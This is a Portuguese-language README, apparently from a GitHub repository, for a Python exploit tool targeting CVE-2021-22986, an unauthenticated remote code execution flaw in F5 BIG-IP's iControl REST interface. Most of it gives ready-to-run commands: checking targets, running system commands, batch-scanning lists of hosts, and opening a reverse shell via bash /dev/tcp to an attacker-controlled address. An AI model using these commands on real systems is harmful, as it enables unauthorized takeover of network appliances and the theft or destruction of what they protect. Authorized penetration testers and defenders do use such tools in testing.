
 al1ex/cve-2021-22986
CVE-2021-22986 & F5 BIG-IP RCE

Esta vulnerabilidade permite que atacantes não autenticados com acesso de rede à interface REST do iControl, através da interface de gerenciamento do BIG-IP e endereços IP próprios, executem comandos arbitrários do sistema, criem ou excluam arquivos e desativem serviços. Esta vulnerabilidade só pode ser explorada através do plano de controle e não pode ser explorada através do plano de dados. A exploração pode levar ao comprometimento total do sistema. O sistema BIG-IP no modo Appliance também é vulnerável.
Uso básico
python3 CVE_2021_22986.py


Verificação de vulnerabilidade
python3 CVE_2021_22986.py -v true -u https://192.168.174.164

Execução de comando:
python3 CVE_2021_22986.py -a true -u https://192.168.174.164 -c id
python3 CVE_2021_22986.py -a true -u https://192.168.174.164 -c whoami

Varredura em lote
python3 CVE_2021_22986.py -s true -f check.txt



Shell Reverso
python3 CVE_2021_22986.py -r true -u https://192.168.174.164 -c "bash -i >&/dev/tcp/192.168.174.129/8888 0>&1"
python3 newpoc.py https://192.168.174.164

https://support.f5.com/csp/article/K03009991
